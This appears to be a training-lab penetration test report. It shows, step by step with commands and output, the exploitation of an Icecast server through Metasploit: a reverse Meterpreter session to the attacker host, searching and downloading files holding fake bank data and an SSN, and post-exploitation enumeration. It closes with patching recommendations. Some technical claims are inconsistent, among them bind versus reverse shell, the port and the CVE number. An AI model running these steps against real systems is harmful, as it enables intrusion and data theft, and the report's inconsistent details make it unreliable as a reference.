

GoodSecurity Penetration Test Report

Robert L. Myers@GoodSecurity.com

October 24, 2021




1.0 High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp's CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Hans' computer and determine if it is at risk. GoodSecurity's overall objective was to exploit any vulnerable software and find the secret recipe file on Hans' computer, while reporting the findings back to GoodCorp.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Hans' desktop. When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploiting two programs that had major vulnerabilities. The details of the attack can be found in the 'Findings' category.

2.0 Findings

Target Machine IP: 192.168.0.20



```
root@kali:~# nmap -sS -sV -O -Pn 192.168.0.20
Starting Nmap 7.80 ( https://nmap.org ) at 2021-10-21 20:22 PDT
Nmap scan report for 192.168.0.20
Host is up (0.012s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE        VERSION
25/tcp    open  smtp           SLmail smtpd 5.5.0.4433
135/tcp    open  msrpc          Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?  Microsoft Windows
3389/tcp   open  ms-wbt-server  Microsoft Terminal Services
8080/tcp   open  http           Icccast streaming media server
MAC Address: 00:15:5D:00:04:01 (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=10/21%OT=25%CT=1%CU=41642%PV=Y%DS=1%DC=D%G=Y%M=00155D%
OS:TM=61722E7E%P=x86_64-pc-linux-gnu)SEQ(SP=FD%GCD=1%ISR=107%TI=I%CI=I%II=I
OS:%SS=S%TS=Y)OPS(O1=M5B4NW8NNS%02=M5B4NW8NNS%03=M5B4NW8%04=M5B4NW8NNS%05=M
OS:5B4NW8NNS%06=M5B4NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70
OS: )ECN(R=Y%DF=Y%T=80%W=FFFF%O=M5B4NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=0%A=S+
OS:%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S+F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T
OS:=80%W=0%S=Z%A=0%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=0%F=R%O=%RD=0
OS: %Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S
OS:=A%A=0%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+F=AR%O=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=80%CD=Z)

Network Distance: 1 hop
Service Info: Host: MSEDGEWIN10; OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.36 seconds
root@kali:~#
```

Target Machine Hostname: MSEDGEWIN10

```
C:\Users\IEUser>ipconfig /all

Windows IP Configuration

    Host Name . . . . . : MSEDGEWIN10
    Primary Dns Suffix . . . . . :
    Node Type . . . . . : Mixed
    IP Routing Enabled. . . . . : No
    WINS Proxy Enabled. . . . . : No

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix . :
    Description . . . . . : Microsoft Hyper-V Network Adapter
    Physical Address. . . . . : 00-15-5D-00-04-01
    DHCP Enabled. . . . . : No
    Autoconfiguration Enabled . . . . : Yes
    Link-local IPv6 Address . . . . . : fe80::19ba:64e7:838c:b1b6%14(Preferred)
    IPv4 Address. . . . . : 192.168.0.20(Preferred)
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.0.1
    DHCPv6 IAID . . . . . : 117445981
    DHCPv6 Client DUID. . . . . : 00-01-00-01-26-21-C3-EC-00-0C-29-9B-03-0C
    DNS Servers . . . . . : 8.8.8.8
                           4.4.4.4
    NetBIOS over Tcpip. . . . . : Enabled
```

Vulnerability Exploited: exploit/windows/http/icecast_header

- Note that the only exploit the pen test team performed was the Icecast Header Overwrite
- Note that in the Proof-of-Concept section of this report we identify a total of NINE known exploits that the Icecast Server is vulnerable too and that these exploits are publicly available via the Internet.
- Note that the Icecast Header Overwrite exploit has been documented on the searchsploit database and the exploit database and is listed on website: <http://www.exploit-db.com> as identifier CVE-2018-18820
- Search for Icecast using msfconsole to display the Icecast Header Overwrite exploit

```
msf5 > search Icecast

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/http/icecast_header      2004-09-28      great No     Icecast Header Overwrite

msf5 >
```


Vulnerability Explanation:

The payload: exploit/windows/http/icecast_header exploits a buffer overflow in the header parsing of icecast versions 2.0.1 and earlier. This exploit will send 32 HTTP headers and cause a write one past the end of a pointer array. Basically, this can cause the system to crash or allow the attacker to establish remote access to the server or user via what is called a bind shell that opens a port on the target's system which allows the attacker to establish a connection and exploit the target's system.

In this specific example, GoodSecurity was able to establish a remote access connection allowing the Penetration Team to see all files and directories inside the Icecast server, specifically GoodCorp's CEO, Hans Gruber and the two files: user.secretfile.txt and Drinks.recipe.txt.

Severity regarding the pen test exploit performed: exploit/windows/http/icecast_header

- GoodSecurity's expert opinion considers the vulnerability: **EXTREME**



Proof of Concept:

1. Locate the IP address by performing a service and version scan:

- Nmap -sS -sV -O -Pn 192.168.0.20


```

root@kali:~# nmap -sS -sV -O -Pn 192.168.0.20
Starting Nmap 7.80 ( https://nmap.org ) at 2021-10-21 20:22 PDT
Nmap scan report for 192.168.0.20
Host is up (0.012s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE          VERSION
25/tcp    open  smtp             SLmail smtpd 5.5.0.4433
135/tcp    open  msrpc            Microsoft Windows RPC
139/tcp    open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
3389/tcp   open  ms-wbt-server   Microsoft Terminal Services
8080/tcp   open  http             Icecast streaming media server
MAC Address: 00:15:5D:00:04:01 (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=10/21%OT=25%CT=1%CU=41642%PV=Y%DS=1%DC=D%G=Y%M=00155D%
OS:TM=61722E7E%P=x86_64-pc-linux-gnu)SEQ(SP=FD%GCD=1%ISR=107%TI=I%CI=I%II=I
OS:SCF=53%T=U)OPF(O1=M5D41B%UUCF=02-M5D41B%UUCF=02-M5D41B%UUCF=02-M5D41B%UUCF=05-M

```

2. Search for any known exploits using searchsploit:


- Run Command: Searchsploit Icecast
- Searchsploit is an open-source database that hackers can use to reference known exploits
- Note that there are 9 publicly documented payloads designed to exploit the Icecast Server



```
root@kali:~# searchsploit Icecast
-----
Exploit Title | Path
-----
Icecast 1.1.x/1.3.x - Directory Traversal | multiple/remote/20972.txt
Icecast 1.1.x/1.3.x - Slash File Name Denial of Service | multiple/dos/20973.txt
Icecast 1.3.7/1.3.8 - 'print_client()' Format String | windows/remote/20582.c
Icecast 1.x - AVLLib Buffer Overflow | unix/remote/21363.c
Icecast 2.0.1 (Win32) - Remote Code Execution (1) | windows/remote/568.c
Icecast 2.0.1 (Win32) - Remote Code Execution (2) | windows/remote/573.c
Icecast 2.0.1 (Windows x86) - Header Overwrite (Metasploit) | windows_x86/remote/16763.rb
Icecast 2.x - XSL Parser Multiple Vulnerabilities | multiple/remote/25238.txt
Icecast server 1.3.12 - Directory Traversal Information Disclosure | linux/remote/21602.txt
-----
Shellcodes: No Results
Papers: No Results
root@kali:~#
```

Attackers can also gain the same information using searchsploit via the internet:

- Attackers can reference the searchsploit database by accessing: <http://www.exploit-db.com>
- Note that the same payloads via the searchsploit database are the same using the exploit database website address
- All of these payloads can be delivered to attack or exploit the Icecast Server via publicly posted information leaving the Icecast Server extremely vulnerable
- This website is a popular public source of information documenting potential vulnerabilities. Simply search for Icecast and these 9 vulnerabilities will be displayed for any potential attacker to see. The Header Overwrite payload used by the GoodSecurity pen test team has been assigned the identifier CVE-2018-18820.



3. Search for the Icecast Modules:

- Note that this will show the exploit: exploit/windows/http/Icecast_header
- This exploit will establish a remote connection to the Icecast Server

```
msf5 > search Icecast

Matching Modules
=====

#  Name                                     Disclosure Date  Rank  Check  Description
-  - - - - -                                     - - - - -
0  exploit/windows/http/Icecast_header  2004-09-28      great No     Icecast Header Overwrite

msf5 >
```

4. Select the exploit: exploit/windows/http/Icecast-header

- This allows the attacker to establish the exploit to attack the Icecast Server

```
Matching Modules
=====

#  Name                                     Disclosure Date  Rank  Check  Description
-  - - - - -                                     - - - - -
0  exploit/windows/http/Icecast_header  2004-09-28      great No     Icecast Header Overwrite

msf5 > use 0
msf5 exploit(windows/http/Icecast_header) > info
```

5. Establish the Remote Host (RHOSTS)

- The RHOST establishes the server IP Address
- Set RHOSTS 192.168.0.20
- This is telling the exploit what IP Address to deliver the payload and exploit/attack the assigned IP Address

```
msf5 exploit(windows/http/Icecast_header) > set RHOSTS 192.168.0.20
RHOSTS => 192.168.0.20
msf5 exploit(windows/http/Icecast_header) > info

Name: Icecast Header Overwrite
Module: exploit/windows/http/Icecast_header
Platform: Windows
Arch:
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Great
Disclosed: 2004-09-28

Provided by:
spoonm <spoonm@no$email.com>
Luigi Auriemma <aluigi@autistici.org>

Available targets:
Id  Name
--  --
0   Automatic

Check supported:
No

Basic options:
Name      Current Setting  Required  Description
-----
RHOSTS    192.168.0.20    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT     8000             yes       The target port (TCP)

Payload information:
Space: 2000
Avoid: 3 characters

Description:
This module exploits a buffer overflow in the header parsing of
```


6. Run the exploit to establish remote connection

- NOTE that the exploit was successful, and the attacker now has gained access to the Icecast server

```
msf5 exploit(windows/http/icecast_header) >
msf5 exploit(windows/http/icecast_header) >
msf5 exploit(windows/http/icecast_header) > run

[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:49730) at 2021-10-21 20:40:43 -0700

meterpreter >
```

7. The attacker now has full access to the Icecast Server

- For this pen test we are looking specifically for two files
- Secretfile.txt and Drink.recipe.txt

Searching for the secretfile.txt:

```
^C[-] Error running command search: Interrupt
meterpreter > search -f *secretfile*.txt
Found 1 result...
c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
```

- Note that the file was successfully located in the following directory:
 - C:\Users\IEUser\Documents\user.secretfile.txt

Picture of the file located in Users/IEuser/Documents

- NOTE that IEuser is the username for CEO Hans Gruber

```
meterpreter > cd Users/IEuser/Documents
meterpreter > ls
Listing: C:\Users\IEuser\Documents
=====

Mode                Size      Type      Last modified          Name
----                -
100666/rw-rw-rw-   48       fil      2020-04-17 08:54:01 -0700  Drinks.recipe.txt
40777/rwxrwxrwx     0       dir      2019-03-19 06:00:05 -0700  My Music
40777/rwxrwxrwx     0       dir      2019-03-19 06:00:05 -0700  My Pictures
40777/rwxrwxrwx     0       dir      2019-03-19 06:00:05 -0700  My Videos
40777/rwxrwxrwx     0       dir      2019-03-19 06:21:37 -0700  WindowsPowerShell
100666/rw-rw-rw-   402      fil      2019-03-19 06:00:12 -0700  desktop.ini
100666/rw-rw-rw-    43      fil      2020-04-10 00:52:07 -0700  password.txt
100666/rw-rw-rw-   161      fil      2020-04-17 08:57:59 -0700  user.secretfile.txt

meterpreter > |
```

Picture of what is written inside the file user.secretfile.txt

- NOTE that the information inside the user.secretfile.txt is sensitive information

```
meterpreter > cat user.secretfile.txt
Bank Account Info

Chase Bank
Customer name: Charlie Tuna
Address: 123 Main St., Somewhere USA
Checking Acct#: 1292384-pl
SSN: 239-12-1111
DOB: 02/01/1974meterpreter >
```

- Following the same steps as above the pen test team was also able to exploit the Drink.recipe.txt file
- This file is also in the Users\IEUser\Documents directory associated with the CEO Hans Gruber

```
meterpreter > cat Drinks.recipe.txt
Put the lime in the coconut and drink it all up!meterpreter >
meterpreter >
```

8. Downloading the two documents from the Icecast Server to the attacker laptop

- This vulnerability is documenting how the pen test team was able to steal sensitive information just like an attacker would do by downloading the sensitive information to their laptop

```
meterpreter > download c:/Users/IEUser/Documents/user.secretfile.txt
[*] Downloading: c:/Users/IEUser/Documents/user.secretfile.txt -> user.secretfile.txt
[*] Downloaded 161.00 B of 161.00 B (100.0%): c:/Users/IEUser/Documents/user.secretfile.txt -> user.secretfile.txt
[*] download : c:/Users/IEUser/Documents/user.secretfile.txt -> user.secretfile.txt
meterpreter >
```

Picture of the user.secretfile.txt downloaded and saved to the attackers lap top

```
root@kali:~# ls
198.168.0.1 Desktop Downloads hack.exe Pictures scantest.txt user.secretfile.txt zenmapscan.txt
198.168.0.20 Documents Drinks.recipe.txt Music Public Templates Videos zenmapscan.txt.save
root@kali:~#
```

Picture of the Drinks.recipe.txt being downloaded from the Icecast Server to the attacker's laptop

```
meterpreter >
meterpreter > download c:/Users/IEUser/Documents/Drinks.recipe.txt
[*] Downloading: c:/Users/IEUser/Documents/Drinks.recipe.txt -> Drinks.recipe.txt
[*] Downloaded 48.00 B of 48.00 B (100.0%): c:/Users/IEUser/Documents/Drinks.recipe.txt -> Drinks.recipe.txt
[*] download : c:/Users/IEUser/Documents/Drinks.recipe.txt -> Drinks.recipe.txt
meterpreter > ls
```


Picture of the Drinks.recipe.txt downloaded and saved to the attacker's laptop

```
root@kali:~# ls
198.168.0.1 Desktop Downloads hack.exe Pictures scantest.txt Videos zenmapscan.txt.save
198.168.0.20 Documents Drinks.recipe.txt Music Public Templates zenmapscan.txt
root@kali:~#
root@kali:~#
```

9. Uncovering additional vulnerabilities using Meterpreters local exploit suggester command

- Note that Meterpreters local exploit suggester is a popular command that documents known vulnerabilities.
- Note that the Meterpreters local exploit suggester shows two vulnerabilities
 - exploit/windows/local/ikeext_service
 - exploit/windows/local/ms16_075_reflection

```
meterpreter > run post/multi/recon/local_exploit_suggester

[-] The specified meterpreter session script could not be found: post/multi/recon/local_exploit_suggester
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 192.168.0.20 - Collecting local exploits for x86/windows...
[*] 192.168.0.20 - 30 exploit checks are being tried...
[+] 192.168.0.20 - exploit/windows/local/ikeext_service: The target appears to be vulnerable.
[+] 192.168.0.20 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
meterpreter > |
```

10. Run a Meterpreter postscript that enumerates all logged on users.

- This command is a useful tool for attackers to discover who is currently logged in as well as recently logged on users
- This information gives an attacker a tactical advantage to perform a brute-force attack and gain access to a USER's username and password
- From the picture below you can see that user IEuser is logged in on computerMSEDGWIN10
- You can also see that the attacker has gained information on two recent users that were logged into the network: sysadmin and vagrant
- Having access to these usernames is information attackers will use to gain access to the user's password
- It is GoodSecurity's expert opinion that the Icecast Server is vulnerable to XSS, Injection, and Brute-force attacks that given this information would allow even a novice hacker the ability to gain access to the Icecast Server Username and Password.

```

meterpreter > run post/windows/gather/enum_logged_on_users

[*] Running against session 1

Current Logged Users
=====

SID                                User
---                                ----
S-1-5-21-321011808-3761883066-353627080-1000  MSEDGWIN10\IEUser

[+] Results saved in: /root/.msf4/loot/20211024150846_default_192.168.0.20_host.users.activ_780854.txt

Recently Logged Users
=====

SID                                Profile Path
---                                -
S-1-5-18                          %systemroot%\system32\config\systemprofile
S-1-5-19                          %systemroot%\ServiceProfiles\LocalService
S-1-5-20                          %systemroot%\ServiceProfiles\NetworkService
S-1-5-21-321011808-3761883066-353627080-1000  C:\Users\IEUser
S-1-5-21-321011808-3761883066-353627080-1003  C:\Users\sysadmin
Show Applications 308-3761883066-353627080-1004  C:\Users\vagrant

```

11. Documenting the Shell Command

- Using the Shell Command, attackers can use Meterpreter payloads to exploit the target or host by establishing a connection between attacker and host
- This will allow the attacker the ability to download and steal sensitive/private data as well as exploit and deliver payloads to attack the target machine.
- These kinds of attacks and vulnerabilities can result in crashing the entire network, ransom ware/extortion and cause severe financial impact on the corporation

12. Documenting the sysinfo command:

- Attackers will use the sysinfo command to see the computer name, operating system and architecture, or version of the Windows Operating System
- This gives the attacker information on ways to exploit the target
- From the picture below you can see that the target is using Windows 10 x64. This tells the attacker what kind of payloads to look for.
- For example, an attacker will look for payloads that are intended for Windows 10 with an architecture of 64x

```

meterpreter > sysinfo
Computer      : MSEDGWIN10
OS            : Windows 10 (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 1
Meterpreter   : x86/windows
meterpreter >

```

3.0 Recommendations

GoodSecurity performed a pen test on the Icecast server and discovered multiple vulnerabilities, payloads, and exploits. Specifically, GoodSecurity successfully ran the exploit/windows/http/icecast_header payload which allowed GoodSecurity to establish what is referred to as a bind shell, giving the GoodSecurity remote access to the Icecast server and all data stored in the Icecast Server. GoodSecurity was able to successfully download two specific files and save them to the GoodSecurity pen test team's laptop.

GoodSecurity Recommendations:

The exploit payload: exploit/windows/http/icecast_header (Icecast Header Overwrite) was the most severe vulnerability discovered. GoodSecurity recommends upgrading the Icecast Server Software to the most up-to-date version.

Regarding the IKEEXT and the ms16_075 exploits documents in section Proof of Concept number nine, GoodSecurity recommends updating the applicable software and apply the available patches to resolve the vulnerabilities.

GoodSecurity also recommends applying a full system update on all software used in the Icecast Server which should resolve all vulnerabilities documented in Proof-of-Concept number two.

GoodSecurity recommends performing network wide software updates weekly as well as installing and updating weekly industry standard virus and malware software.

GoodSecurity recommends performing network wide or specific back-ups weekly

GoodSecurity also recommends updating all firewall rules to meet current industry standards. This will also prevent against common Cross Site Scripting (XSS), Injections (SQL), and Brute-force attacks.

GoodSecurity recommends that the IT Department Admin update the Exploit Database by documenting all updates and patches have been performed. Then perform their own vulnerability assessment to verify that the vulnerabilities listed on the Exploit Database website (<http://www.exploit-db.com>) have been successfully resolved and is no longer vulnerable to attack.

GoodSecurity also recommends a full review of all GoodCorp Security Policies and that security measures like user passwords are meeting basic security standards. For example, user passwords should be a minimum 10-character length and have at least one or two special characters. The policy should also require users to reset their passwords on a consistent basis as well as a rule that locks the user out after three failed logins.

Last, ensure that Logs are being monitored, and risks are prioritized.